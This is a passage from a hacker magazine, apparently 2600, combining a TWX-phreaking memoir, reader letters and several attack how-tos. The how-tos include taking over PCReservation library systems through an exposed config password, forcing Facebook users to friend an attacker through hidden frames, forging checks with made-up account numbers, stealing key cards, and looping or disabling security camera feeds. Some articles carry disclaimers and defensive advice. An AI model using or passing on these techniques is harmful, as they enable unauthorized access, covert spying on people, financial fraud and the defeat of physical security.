They bought me a TWX teletype line and a TWX teletype machine to go with it. It meant that if the telex circuits went out, we could send messages via the TWX circuits as well. Since TWX machines can be reached via telephone circuits (something AT&T never admitted), the bank would be able to get important messages out if the telex switch failed but the phone network was still up. (See my telex stories at http://www.CheshireCatalyst ➥.Com/telex.html for more details.)

Well, after I left, someone sat down and actually looked at my programs (something the system administrators could have done any time during the three years I was there). They were amazed at the clarity of my well-documented code and how well it did its job (I was told later). My stock as a programmer went up considerably within the company. So a couple of months later there was a major system crash. They had no clue what caused it, but in their paranoia they figured I must have left a "logic bomb" in the machine. I didn't, of course, but I was grateful they thought I had the programming skills to pull it off.

I'm really not that good a programmer and this would have needed much more knowledge of system internals than I had. All I can really do is "piddle" in BASIC - the Beginners All-purpose Symbolic Instruction Code. And the bank had PDP-11 computers, so I didn't even have to learn a new "flavor" of BASIC. BASIC began life at Dartmouth College in Hanover, Vermont. It found its way onto various timesharing computers and in the 1970s a young punk kid named Gates created a version for the Altair 8800 computer made by the MITS company of Albuquerque, New Mexico. He got hired on as the chief programmer and proceeded to take Basic Plus under RSTS/e (Resource Sharing Time Sharing Extended) from PDP-11 computers and rework it into "Altair Basic." I'd been programming on PDP-11s running RSTS/e and recognized it immediately. Needless to say, this eventually became Microsoft Basic. I still keep a copy of Qbasic.exe around in my /temp directory for emergency file hacking. I find it easier to write a quick program to find and replace things in large files.

Look, I know guys who are much better at programming than I am. Of course, I've got slightly better "people skills" than they've got so it all works out. The thing is, my reputation far and away exceeds my actual skill as a hacker.

It's the thought processes more than anything else that set a hacker apart from most people. It's the ability to look critically at a problem. When everyone says "it *can't* work like that," the hacker knows the logic of the situation says it can.

I grew up in Rochester, New York, the home of Frontier Communications, direct descendant of the Rochester Telephone Company that I grew up with. RochTel was the largest independent telephone company in the country at the time (independent of The Bell System - AT&T and its wholly owned subsidiaries). When the TWX teletype network was set up, it used spare capacity of the telephone network but AT&T said it was "completely separate and distinct from the telephone network." That was a load of crap.

Using SACs (Special Area Codes) that ended in zero (510, 610, 710, 810, and 910), the TWX (TeletypeWriter eXchange) Network was set up with Model-33 teletypes containing Bell 103 modems and a telephone dial. They worked great as dial-up terminals for remote timesharing systems (which is what I started looking for when I found TWX machines), but the TWX charges were by the minute and quite expensive for their time. It was a business service, after all.

But I looked into it further. Further than The Phone Company wanted me to look. It seemed ab-

surd to me that a large, independent telco would build a whole new telephone exchange just for a Ma Bell playtoy. It didn't take long for me to find out that the 510-523 TWX exchange translated to the 716-235 exchange and used the same last four digits as the TWX number. I could use a dial-up computer terminal and send TWX messages to any TWX machine in town. I started by sending myself a message via the local truck stop.

After getting a nationwide TWX directory from the phone company and doing a little experimenting, I had a list of more than 40 cities where I could directly dial the TWX machines of companies. If I wanted a catalog, I'd zap the company a quick message and it would show up in the mail pretty rapidly. I must have been from a large firm myself if I had a TWX line to send them a message with. They didn't know I was just a kid with a dial-up terminal.


One of the places on my list was New York City. When I had a press release to get out, I simply sent it to the TWX machine of the newspapers, AP, and UPI. This thing had *uses!*

No programming skill - just a kid with an attitude and a crush on technology. And, of course, a critical look at the "logic" of explanations people were giving me. I compared that to what I found the technology to be showing me - and, from that, concluded what was actually possible.

Then there's how a hacker looks at Rules. For example, I haven't worn white underwear in years. What's that got to do with anything? The Rule my mother taught me was "Never mix your whites with your coloreds." She wasn't being racist, she just didn't want the colors to run in the laundry and stain my white clothes. I simply don't want to do a second load of laundry, so if I have colored undies, they go in the one load of wash with everything else. As you can see, hackers can look at problems differently from most people.

The thing is, like most hackers, I'm bright. I can look at a situation and "grok" what it's about. "Grok" is a Martian word from an old science fiction novel that means "to thoroughly understand something." I tend to laugh at jokes quicker than other people and even find humor in situations others can't find humor in because I'm usually looking at situations from a different "logic set." For the most part, people think "Bright Hacker - Big Trouble."

I'll admit it. If I wanted to cause trouble, I could probably cause it big time. But I'm just this guy, you know?



Hacking PCReservation

by Henry Q. Buther

This article is for informational purposes only. In no way should this information be used to deface any library that uses this system.

PCReservation is a system used by public libraries to give its customers the ability to make reservations online to use a public computer at the library. To find out just how many libraries use this system, search for "Web Module for PCReservation" on any major search engine and you'll see. Unfortunately this system is also *very* easy to exploit.

First we have our target's main reservation page where people can submit their reservation to use a computer at the library. This might be www.myfakelibrary.org/pcres/reserve.pl. From the url we can see that they store their PCReservation files in the www.myfakelibrary.org/pcres/ directory (obviously not all sites will store their files in the same location - just look at the reservation page's url to find the directory). This directory contains:

```
cancel.jpg
configure.pl
confirm.jpg
home.jpg
locations.conf
lookup.jpg
pcr.jpg
query.jpg
reserve.conf
reserve.pl
```

Now obviously the .jpg files are worthless, but let's see about the other files. Navigating to http://myfakelibrary.org/pcres/configure.pl brings you to a page asking for a password and which options you would like to edit, General Options or Branch Library List. We'll come back to these two options later. The question is where do we get that password? We simply navigate to http://myfakelibrary.org/pcres/reserve.conf which should look something like this:

```
password=ThEpASsWorD
branch_lbl=Branch Library
home_page=http://www.myfakelibrary.org
library_name=My Fake Public Library
instructions=These are the instructions
for people wanting to reserve a PC.
cgi_dir=/
images_dir=/images/pcres
msg_timeout=2.5
```

We see that the password is "ThEpASsWorD". Now we simply go back to http://myfakelibrary ➥.org/pcres/configure.pl, enter the password, and choose which option we want. Choosing General Options allows you to change everything listed in the reserve.conf file - the password, the library name, the home page link, the instructions displayed on the main reservation page, the branch label, the cgi directory, the images directory, and the number of seconds before message timeout. Choosing the Branch Library List option brings you to a listing of all library branches and their IP addresses and port numbers. This listing can also be found in the locations.conf file. At the bottom of the page you have the option to either add a branch or edit/delete a current branch. These branches are what the user wanting to reserve a library PC will choose from.

As you can see, taking advantage of this system is very easy to do. Libraries using this system do not have many options when it comes to security mainly because the file names listed above are the same for all libraries. Creating an index page in the /pcres/ directory (something which should be done anyway) does prevent the curious from gaining access, but it doesn't keep those who already know the file names from getting in - those who could have easily gotten them from another library with an open directory or those who work for another library.

The purpose of this article is not so people will deface pages that use this system but so that this exploit can be brought to people's attention and hopefully be fixed.

Greets to xspel, CTD, and everyone who helped me put my findings into article form.

Hacking the Facebook

by Savage Monkey

For those not familiar with it, the Facebook (facebook.com) is a social networking site for college students and alumni having subsites for over 800 colleges and universities, chiefly in the U.S. The site is said to be one of the top ten most-visited sites on the web and it is phenomenally popular among American college students.

In the past, the site has had a number of security flaws attributable to simple software bugs, insufficient input validation, etc. I will not be discussing these kinds of security holes here. Instead, I will focus on more subtle tricks that rely on using intended features to do more than the site creators intended.

As the site is now designed, members register by providing their names, a college-affiliated email address, and their affiliation with the college (student, faculty, alumnus, etc.). The email address must be at the domain of one of the schools for which a subsite exists. When a user registers, the facebook then emails them a confirmation link at the provided email address, like any other membership-based website.

Once the user is registered, they can create a profile, connect to friends at their own school or others (friendship requests require the friend's confirmation), send messages to other members, "poke" people (who will receive a "you have been poked by Member X" message), join or start common-interest groups at their own school, publicize and RSVP to campus parties, or upload photos.

By default, member profiles can be viewed by other members at the same school, the member's confirmed friends, and anyone to whom the member has sent a facebook message or a poke. This is the least restrictive option, although more restrictive options (such as friends only) are possible.

So let's say you want to see someone's profile, but you're not in any of these categories and they won't add you as a friend for whatever reason. One option is to send them a message in the hopes that they reply. If they do, you can see their profile, except for their contact information. Similarly, you could try poking them in the hopes that they poke you back.

If you don't think they'd reply to your regular account, you can always create another one. It's easier than you think. Of course, if your college lets you set up a mail server on a subdomain of your choice, you're golden. Otherwise, look for MX records pointing to the same mail server as your regular mail server. For instance, if your email address is joe@college.edu, you can probably create another account using the email address joe@smtp.college.edu, and maybe another at joe@mail.college.edu, etc.


Of course, in this case the person may still figure out who you are. A sneakier trick is to use a mailing list. Almost every college or university has one or several Mailman, Majordomo, etc. mailing list servers set up. Many of these have old unmoderated mailing lists that do nothing but receive and archive spam. If you find one of these, have a facebook account confirmation sent to it. It doesn't even have to be at your college, and by doing this you can gain access to profiles at whatever school the listserv is located at.

A more nefarious method is to trick a facebook user into clicking on something that will, by open-

ing a hidden or conspicuous frame on the page, cause them to add you to their friends list. There is such a site at http://infect.la/facebook.php which opens several frames with URLs like www.facebook.com/addfriend.php?id=x&confirmed=1 where x is a random number. If x is your user ID - easily obtained by looking at the URL for your profile - and you can convince someone to go to this page, they will have added you as their friend. They may delete you from their friends list, but if you just want to quickly examine their profile, this would be sufficient. You could also cause them to add you as their significant other, poke you, or send you an arbitrary message by playing with URLs in similar ways. I won't give precise URLs, but they should be obvious upon viewing the source of various facebook pages. If you trick someone into sending you a message in this way, large portions of their profile will be permanently readable to you. You might use a site like tinyurl to disguise the URL.

Happy facebooking!

The Price of Convenience: Our Identities



by Squealing Sheep

Our government has let us down again. They had an opportunity to pass legislation allowing citizens to protect their identities by allowing citizen-driven security freezes on their credit reports. A security freeze would prevent alterations to a credit report without the person's express consent. Unfortunately, big bucks won over our elected representatives, citing the inability to issue instant credit or post negative feedback about consumers, and the citizens are left to fend for themselves when it comes to personal identification safety.

The problem is this is setting up every citizen in our country to become a victim of identity theft, a crime in which personal information such as a name, address, or social security number is misused to obtain goods and services.

What our leaders fail to see is that - whether the security freeze legislation went through or not - our information is being compromised every day. There is not one lawmaker truly lobbying for the protection of the citizens, the very same citizens electing the lawmakers to office.

Open up your local phone book to the residential listings. Thousands of names, addresses, and phone numbers are at your disposal. Unfortunately, it costs vigilant citizens money to keep their identifying information out of the phone book. Citizens should not have to pay to protect themselves. Let the citizens wanting to put their information on a billboard pay for *that* privilege. Look at the business listings. Businesses pay for the advertisements. Why shouldn't average citizens? Because the directory publisher won't be able to quantify the number of residents in the directory's publication area and if the company can't quantify the audience, it's pretty difficult to convince a business to buy advertising space.

Using a phone book, a savvy criminal can take just a name and address, slip it onto a check manufactured through any financial software program such as Quicken or QuickBooks available at a local office supply store for a nominal fee, and in a few seconds you have an identity theft victim. Sure, the criminal may not have an account number belonging to the name, but businesses and banks don't always verify the information on a personal check.

Depending on the business, the routing and account number don't even have to be legitimate because the business doesn't subscribe to a check service to verify check information. Those businesses run the account number through their own database to make sure the account hasn't passed bad checks at their locations. If you keep your eyes open while making your purchases, you'll be able to figure out which businesses do this because they scan the check through their register, not a separate machine located nearby. Some of these same businesses have policies to not ask for identification, for fear of inconveniencing their customers and losing business. Think grocery store chains and big box stores.

If a business chooses to verify account information, all a criminal needs to do is track down a legitimate nine-digit routing number, which signifies which bank the check will be processed through. It is possible to verify whether a routing number is legitimate at http://yourfavorite.com/➥checkwriter/verify.htm. If the criminal doesn't have a routing number handy, it doesn't take long to figure out a nine-digit number through the verification site. And if a criminal doesn't have time to manually figure out a routing number, lists of numbers are posted online. It just takes a few seconds to run "bank routing numbers" through any available Internet search engine. Add to that a few numbers (usually ten, but can range from six to eighteen) for an account number, which may or

may not be connected to a real person, and the criminal is in business.

Using pieces of information like this allows a criminal to commit a crime in a virtually untraceable manner, leaving the business, the victims on the check, or the bank absorbing the loss. Oftentimes it's the business or the bank because once the identity theft victim files a police report, the victim is reimbursed for any loss. And when a bank or business absorbs a loss, doesn't it usually trickle to consumers?

But phone books are just the beginning of the number of ways our information is being compromised.

Laws already in effect are allowing the use of the world wide web to obtain additional personal information. An example of this is community notification about sex offenders. Most laws are written allowing law enforcement agencies to post the information on the Internet as a way to bypass regular notification through physical means. Information about sex offenders can entail names, ages, even addresses. In other words, more pieces of information to manipulate.


Have you perused the website belonging to your local city, county, or state government lately? Check it out and you may find your property records or tax information available online. In our governments' quest to put everything at the citizen's fingertips, they're also allowing gaping holes for our personal security to leak through.

Can you renew your vehicle tabs online? Does it only take the plate number and the last six digits of the VIN to access the file? Can you manipulate the information on file, such as the address? If you can change the registration information online, you can become the owner of just about any vehicle on the road. Once you're the owner you can report the vehicle stolen, leaving the true owner in a predicament when arrested for driving a stolen vehicle. What if you were the person face down on the ground trying to explain to the law enforcement officer that you're driving your own vehicle?

The number of identity theft victims is staggering and growing every day. Many victims don't find out they are victims until they receive an overdraft notice from their bank or apply for a mortgage and find a number of outstanding accounts. The victims then contact the businesses, fill out affidavits, and file reports. Hours are spent on the phone and at the post office. A file grows with each letter sent and received. Victims hope they get the issue settled in time to refinance their home or obtain cable TV service.

The information is out there. It doesn't take much to use or misuse it in society today. Protect your information with your life, because if your identity is stolen, you will spend your life trying to recover.

Highlighting the Holes



by Modman
modman@optonline.net

This article will highlight some of the holes in the two most typical physical security measures (security cameras and doors secured with key cards). Many organizations will add these types of technology enhancements without amending their security protocols or worse yet using these tools as an excuse to cut back in personnel and doing away with commonsense procedures. I hope those responsible for security will *be* responsible and take heed.

First up, the ubiquitous key card. Many organizations swear by this method of portal control to such a degree that they lock down almost every door from supply closets and bathrooms to the front door. The fact of the matter is they love the feeling of security it gives to everyone every time they walk through a door.

Most establishments are governed by fire codes that require that when a fire alarm is pulled all electronic controlled doors in the vicinity are released (in some states even detention centers are covered by this type of code). This is to allow the fire department access to fight the fire. During a drill everyone must leave the area and they are directed to a safe location leaving these unlocked doors unattended. Time for an evildoer to do evil things.

A best practice for security would be that when it is reasonably safe, a security agent should position himself near sensitive locations during a drill until the fire department can relieve him. Note that a well placed security camera can perform this function if someone is looking at the cameras. Most guards will be too preoccupied with the fire drill and the fire trucks (the most excitement they've had all week).

Obviously if you pilfer a card from someone with access to the areas you need access to, these locks become useless. If you were to take the card from someone as they left for the day and then drop it by their desk when you were finished, they'd find it the next day and probability would never even report it. You wouldn't have to worry about your key card donor gaining access the next day as most employees will gladly hold the door open for their fellow staff member. If you only needed access for a short period of time, you could take the card before they left for lunch. Then you can almost always be assured that the card donor will both have someone with them to let them in and that a report will not be filed.

The best practice for security is to be stationed at each egress and visually check each person at the beginning of each shift, lunch time, and at the end of the shift. This would highlight the missing cards. This must be followed up with an inquiry of the database as to where the missing key card was used and a report to alert the areas that were inappropriately accessed.

Now let's turn our attention to the almighty security cameras. They are relied on way too much by your typical security department. They stick a camera anywhere they can fit one without the support staff necessary to monitor it. The general wisdom is that they are deterrents all by themselves. Just the mere sight of them makes people behave. Well, that is the initial effect. People get freaked out at first but then they adjust. People seem to be able to get used to anything, even Big Brother. Just ask any security guard stuck in front of a monitor the things people do on camera. It's amazing.

If you need to get by a camera, first see if anyone is watching or if it is even real. Start choking in front of one and see if anyone comes to help. Do this on different shifts and make note of the results. Do not push this as it will get you noticed in a bad way very quickly if they realize you were faking. Ask a friend to help, that is, if you have any. If the camera is real and is being monitored, then one has to be more creative. If you are with security, trust your instincts. Log your suspicions with this type of behavior if you feel it may be BS.

Even with the advent of network attached video cameras, most of them are still hard wired. If you unplug a camera there will be many unpleasant questions to go around. Don't do this as most cameras are laid out to cover each other. Unplug one camera and the other has filmed you doing it. If you want to take out a camera's cable, find the distribution box. This box works like a network hub; many cameras are wired back to this box and then one cable goes back to the security office. In a small institution this will not work as they will just be hard wired back to the main post (SOL).

If you can locate the room that has the distribution box, many things can be done. First off you can just unplug the camera there or switch one camera feed with a different one. The security staff will have a hard time locating it themselves especially off day shift. If you find the closet but cannot gain access, just look for an electrical outlet outside the closet nearby. Most will be fed from the same circuit. Just short it out causing the distribution box to die. This works really well even if they are using a UPS (battery backup) because if the power goes out overnight they will usually wait until morning to fix it and the UPS will only give them about a half hour of power and then go dead.


If you have uninterrupted access to these distribution boxes you can even record a normal feed and play it back later so security has something to watch when the camera goes out. First, slip in a coax splitter in line, then tape a normal feed. Then, using the same splitter, detach the camera and play back your recording. It is important to make sure you play back the same time frame. For example, sunshine coming through a window at midnight raises questions even with the dimmest guards. Most time stamps come from the main system so your video will even have the right time superimposed on it.

Security should have the closets alarmed or at least have a camera on them to catch anyone messing with them. They must use a UPS and they should tie them back to the operations center so when they go out engineering will be alerted. The procedure should be that these distribution boxes are high priority and they cannot wait until the next day to fix them.

Hopefully this gives security professionals something to think about and to act on. If you're a bad guy and you try to use these tips for evil purposes, you will probably get caught. Most institutions do not have all these holes left open but if they do, maybe they need some encouragement to plug them up. Buy them a copy of *2600* and highlight this article. After all, they are protecting you as well and if they are doing a crappy job, they are putting you at risk!

If you have any comments email me. If you have a question I will try to get back to you within your lifetime or at least by the end of mine.

Sounding Board



Of Concern

Dear 2600:

I have to ask if it is possible and/or plausible that my attendance at a *2600* meeting would be likely to be considered a violation of my probation by the Secret Service. The reason I ask is because I am currently doing five years probation prior to being sentenced.

Hiro

We assume you've got that backwards and your probation came as a result of your sentence. It would be rather odd to do the probation first and then get sentenced. Legally, the only way you could get in trouble (assuming the meetings themselves aren't specifically forbidden in the conditions of your probation) would be if you conversed with known felons. Since there are many idiots in power who assume that our meetings attract only criminals, you could find yourself being hassled over this.

Dear *2600:*

To start with a positive account: The bookstore I've purchased your magazine from for the last year and a half always prominently displays *2600* at the front of the computer magazine section at eye level. On top of that, many times I see upwards of 15 copies of your magazine on display in three rows, more shelf space than any other in the store! This is at the Penn Bookstore in Philadelphia (Barnes and Noble under the guise of a university run bookstore).

Now for the not so positive account: I've read that you lose money from stores that don't scan your bar code. At this same bookstore, the cashiers *never* scan the bar code. They always just punch in the price. Now I don't really know what to do in this situation. If I ask them to remove the charge and then scan in the bar code, I'm likely to get some sort of incredulous expression on the cashier's face and (since this is Philadelphia) no action concerning my request. Should I go to another store? Since hearing Borders is a big contributor to the Republican Party, I'm thinking I may need to look a little harder for an alternative.

I hope more stores give you as much shelf space without robbing you of your capital. Thanks for the excellent magazine!

Noli

You should continue to buy it wherever it's most convenient for you. If we do well in these stores, it makes it so much easier to sort out any problems. The way the policy you mentioned works specifically with Barnes and Noble is that issues that are unaccounted for are considered "shrink" which are basically issues assumed to be stolen. This chain has the unique policy of holding publishers partially responsible for shrink. Our position is that there are numerous ways that issues could be unaccounted for. For instance, a deranged store employee could simply throw a publication they didn't like in the trash and the publisher would be penalized. But the far more likely scenario involves cashiers simply not crediting the magazine with a sale. Management then begins to wonder where all the magazines went and assumes they all were stolen. The publisher gets charged and the store keeps the proceeds from the sale. At least, this is how it appears to us. If someone in the know can reveal the facts, we'd be happy to set the record straight. But from here it looks horribly unfair to publishers.

Requests

Dear *2600:*

So I saw the request for collared shirts in 22:3. Seriously, think about this. There's a dress code at the ISP where I work and t-shirts are verboten. I'd wear a *2600* polo at the next company meeting with pride though. Perhaps something in black?

Dave L.

We're always open to suggestion. And if enough people suggest the same thing, we'll try to make it happen.

Dear *2600:*

A Big Corporate Tool's letter about diversity in hacker clothing inspired me to finally speak up. I know I can't be *2600's* only female subscriber. Have you ever thought about selling some girly-style t-shirts? Sure, it's possible to hack the men's t-shirts into something a little more feminine, but it would be nice to have something that I could wear right out of the box.

pseudofed
Finland

Again, with enough input on the subject we'll do something. We just want to avoid making large amounts of things based on one person's suggestion that nobody else really wants. Products like the hacker hoola hoops, the "2600" dog sweaters, and those "Hacker Quarterly" hubcaps really seemed like a good idea at the time but ultimately failed to penetrate the marketplace.

An Idea

Dear *2600:*

You had mentioned in your letters that Verizon has a service that allows calls to be forwarded to your airplane seat and that failure to unforward after disembarking from the plane likely results in some hilarious hijinks.

Wouldn't it be great if the Verizon phone was smart enough to automatically stop forwarding at the end of the flight? You could tie the forwarding in with your

flight number which was tied to information about your flight, like arrival time.

I smell a money making opportunity here.

Miles

Looking for Advice

Dear *2600:*

I live in the U.K. and have been working for a couple of years as a "security professional." Although I enjoy my job, I am yet unfulfilled for I have not done serious traveling so far and I am growing old.... I've been saving some, and the plan is to quit my job and start my grand tour of Central and Southeast Asia some time next year. I reckon it will last up to a year but who knows? Why am I telling you all this, you wonder. The thing is that I'm a bit of a workaholic and a Westerner at heart. Although I love traveling I'm afraid that traveling alone will not suffice to fill in the enormous gaps, the artificial sense of boredom that the Western world sadly constructs when one does not work 9-5 and do all the things we Westerners do. Where I am getting at is this: I have been greatly inspired by your "Telephones of the World" section in the mag in some distant and exciting places like Mongolia and Sri Lanka! This is exactly the sort of place where I'm heading.

Long story short, I need a "theme" for my journey, something to do when I'm on the road. Not taking pictures of public payphones as you've already done that, but perhaps taking pictures of public computers, doing comparative speed tests (ha!) at public libraries, placing backdoors all over (kidding!), raising Internet awareness, or anything along these lines. I thought I would ask you because both the magazine people and the readers have often come up with some brilliant ideas. Most probably the theme will be computer-related but generally I'm open to anything that can feed the spirit and keep me busy and entertained. I would be particularly interested in mixing stuff (such as music with computer science - artists with different instruments). I just need some help and inspiration from the community!

Pascal Cretain

There are an infinite number of possibilities here. Just the combination of technology with tradition opens up a world of angles. While cultures vary dramatically from place to place, you can always find similarities in the people with regard to humor, adventure, exploration, and developing new things. The ability to communicate with the rest of the planet through the Internet or other means can either enhance a culture or push it towards deterioration. These are very vague concepts. Only you can fill in the specifics based on who you are and where your interests lie. We think it's safe to say that whatever you choose to do, you'll be in for some surprises.

Dear *2600:*

I love your magazine. Now I have a problem. I suspect my girlfriend is cheating on me with some guy on the net. Is there some way I can recall all the content of their conversation and any images off of the hard drive after they have been deleted? And is there a way I can hack into her and his (if at all possible) Hotmail accounts? Please help!

phuoc yu

We can't really spend a whole lot of time on relationship counseling. But it seems as though this isn't exactly a match made in heaven. If you discovered that she was cheating on you, that would probably put an end to your romantic bliss right there. But what if she wasn't cheating and then she found out that you were spying on her? That wouldn't have a happy ending either. But don't feel bad. We get asked this question more than any other by far. There's only one solution we've been able to come up with that really seems to work. Couples need to make a solemn vow to never use Hotmail.

Dear *2600:*

I want to start off and say that I'm now a second year subscriber and thanks for putting out a great zine where the mentality is refreshingly superior. CWA1108 said something in 22:3 about "The Company." Well, the penal system I'm currently detained in switched to Verizon within the past year. The inmates are now being brutally extorted. Even though I placed a collect call to a destination 1100 miles away, I find $36 for 15 minutes excessive. I've tried various methods to overcome this obstacle. If anybody defeats this or knows how, please spill. There just seems to be no resolution in sight.

88LoGan14

The only resolution is to pressure those phone companies and penal institutions that engage in this sort of extortion. In most cases inmates don't have any choice as to which phone company to use and how they can place their calls (collect, prepaid PIN code, etc.). Since we're talking about prisoners, society is programmed to not care. But even those who feel that all prisoners are guilty should realize that it's ultimately their families who have to pay these huge and unfair bills.

Inquiries

Dear *2600:*

I am writing to inquire about the possibility of writing an article regarding the Muni-Meters used for parking in Manhattan. I've done some initial research but it would be helpful to know if someone else has already covered this subject so as not to waste a significant amount of time fleshing out the details.

Mike Moore

It's pretty easy to see if the subject has been covered before by rummaging through the article titles located in the back issues section of our online store (http://store.2600.com). We'll save you the trouble of doing that by saying that nobody has yet written such an article. We would be happy to consider it.

Dear *2600:*

I have found previous issues with the print too small to continue my subscription. Are your present issues larger or easier to read?

dt2ra711

We've gotten occasional complaints over the years

about this and have tried to find a common ground everyone can live with. If we make the size too big, we have to either print less or add pages which could drive the price up. Too small and our readers go out of their minds staring at the page trying to decipher the text. Hopefully you'll pick up this issue and be able to see these words so you can tell us how we're doing.

Dear *2600:*

Hello, my name is Tim and my Myspace account got hacked into. I was wondering if there was any way that you could hack back into it and get it back for me.

Tim

First off, that's what the last guy said. And now look what happened. But seriously, if someone indeed "hacked" your Myspace account, we'd be interested in knowing the technique they utilized. If someone simply guessed your password or shoved you aside and took over your session, that's not really a bona fide hack. It's also quite easy to get your account back on your own. All you have to do is click on the selection on the login screen for forgotten passwords and they will send you an email to the address you gave them which will allow you to log back in. If you also managed to lose access to that email address, you really ought to think about rebuilding your life before displaying it on Myspace. Start by learning how to protect your privacy by using hard-to-guess passwords, keeping them to yourself, and otherwise protecting your various accounts.

Dear *2600:*

On the cover of 22:3, is that the shadow of a McDonald's sign?

Decay

Perhaps the cover of 22:4 answered your question.

Dear *2600:*

I'm 15 and I got my first issue of *2600* today. I love the magazine and I'm thinking about subscribing and maybe writing an article (so I get a t-shirt and free year). My dad won't let me get a subscription. Can you put it in a package?

zack

Subscribers get their copies in envelopes that don't even have the name of the magazine printed on them for people such as yourself who live under occupation. The same is true of everything we send out. Your article stands a much greater chance of being decent (and therefore accepted) if you write it with the intent of sharing something you're enthusiastic and knowledgeable about rather than just writing it to get stuff in return. Our theme over the years has been that knowledge and the spreading of information are rewards in themselves. That said, we will always give as much cool stuff as we can to those who contribute such elements to our pages.

Dear *2600:*

Just out of curiosity, what two encryption types and bit levels does *2600* use to store subscription data?

Peter

Very nice try there but there are times when security through obscurity actually is an advantage. The number of people who know the answer to your question could easily fit inside a residential bathroom. But we would never try that because it would involve all of them being on the same continent which in itself is a security risk. But we've already said too much.

Dear *2600:*

What is http://www2.census.gov/pub/outgoing?

Cody

Pretty damn interesting is what it is.

Dear *2600:*

I was watching TV today when my phone rang. I looked at the Caller ID, saw "Unknown," and thought I'd let the machine pick it up. To my surprise, when my machine picked up I heard a phone ringing and then the words, "Thank you for calling the Verizon Wireless voice mail system. If you have a mailbox on this system please press pound followed by your mailbox number." This made me get up.

Then a random tone was heard. It didn't sound like someone pressing a button on their phone but more like a machine noise no human is ever supposed to hear. Immediately after the tone, the voice from Verizon said, "Please enter the number now. If you don't have a touch tone phone or you require assistance, stay on the line." Right in the middle of the word "assistance" the tone can be heard again. Then there was a pause, then "Please hold, someone will be with you shortly." Moments after that, "I'm sorry, an operator is not available to help you. Sorry you're having trouble. Please try again later. Goodbye." Then the message ended.

I am in the Phoenix, Arizona area and it really piqued my interest as to how this happened. How could someone get my number to call their voice mail?

Jsnake

There are all sorts of ways this could have happened. Someone could have simply used three way dialing to connect you to another number. Or someone could have called you and then transferred the call to another number which picked up with a voice mail recording. Most times when things like this occur it's because someone didn't hang up properly which causes their phone to ring back. If they don't pick up when this happens, the call could wind up going to voice mail. Not knowing more about the "random tone" and assuming it's not call waiting (which we presume would sound familiar to you), we really can't speculate on what that might have been. But one thing seems certain to us: your phone wasn't actually dialing anything.

Dear *2600:*

I just received the first issue of my new subscription (22:3) and read the entire thing in less than a day. I enjoy the articles and letters from other subscribers and will continue to subscribe as long as we are both around. I have had several people ask me why your magazine is called *2600*. I haven't had an answer for them so I figured I would go straight to the source. Why *is* your magazine called *2600?*

Brian

Apart from the Hotmail thing, this is the question we get asked the most. 2600 hertz was a magical fre-

quency back in the early days of phone phreaks which allowed a mere end user to seize control of a long distance trunk line and route themselves all over the network, internally, externally, overseas, etc. This was when in-band signaling was used to control phone calls, meaning the various tones would go along the same circuit that your voice used. These days all of that is done out-of-band and you don't hear any of the cool sounds. There are exceptions in increasingly few places however. As to why we named the magazine "2600," the name to us symbolized liberation, control of technology, and exploration - all without using a single letter.

Dear *2600:*

I am going for my Certified Ethical Hacking certification and was browsing a forum jotting down notes for good study guides when I came across a thread where these two guys went back and forth about what was ethical and what wasn't while throwing insults at each other.

I am torn between what both are saying because I feel that they each had valid points. The guy who first posted was saying that he didn't like the fact that people who make movies, music, programs, etc. charge an insane amount of money for their product. Also, that because they have millions and billions of dollars, they are not going to care if they rip us off for their product. In addition, because they have so much money, they really aren't going to feel the effects of losing a couple million here and there. Therefore, he felt justified in either trying to find a much cheaper way of attaining what he was looking for or not paying anything at all. However, the moderator had a very valid point as well in saying that this does not justify "stealing."

My question is what are your thoughts on this? Like I said earlier, I am at a loss because I am in the same boat as the person who posted first. I am in school, working two jobs, and can barely afford anything that is "for me." It is extremely difficult to go after my CEH when it costs a few hundred to take the test and I cannot afford even $50 right now. The message that I feel he was trying to communicate is that when you have products, services, or training courses that are priced so high, they keep "the little guy" from getting his feet on the ground without first having to spend a lot of money and numerous years waiting to just get his foot on that first step of the ladder. But does this justify not paying or paying much less than what these companies want for their product?

On a side note, in 22:4 someone wrote asking about the copyright owner of articles that are printed in your fine publication when they are the author. But I feel that it should have been asked of all the articles, not just ones that the contributor wrote. If I want to post an article out of your magazine that I thought was inspiring or really cool, am I allowed to do that as long as I give proper credit? Thank you for reading this and thank you for putting out such an awesome magazine.

P3ngu1n

This is a complicated issue with no real black and white answer. It's generally not right to "steal" something and all of the justifications put forth usually fall flat. But is it right if the item in question is priced out of reach of those who need it? Few would argue that stealing food from someone who has plenty is wrong if starvation is the alternative. Or if a company holds the vaccine to a deadly disease and refuses to release it to those who can't afford it, it's more or less the duty of every civilized person to take it from them one way or another, whether it's getting their secrets or breaking down their doors. At some point, the rules of humanity supersede the rules of commerce.

Taking things that you would "like" to have but upon which your survival is not dependent is fairly hard to excuse from a legal standpoint. We all understand the moral justification of "sticking it to the man" for overpricing various things but if you're building your own music library and not paying a penny for it, you're not really coming up with a good alternative for anyone other than you. The goal is to get rid of any unfairness that is inherent in the system so that everyone has an opportunity to get what they need and that people who actually create the stuff aren't left out in the cold. All of this is only made more complicated by the non-tangible nature of many of the items in question.

Concerning our policy on articles, we don't have a problem with posting an occasional article or even reprinting it in another magazine so long as full credit is given. Ultimately it's up to the actual writer of the article to grant or deny such permission.

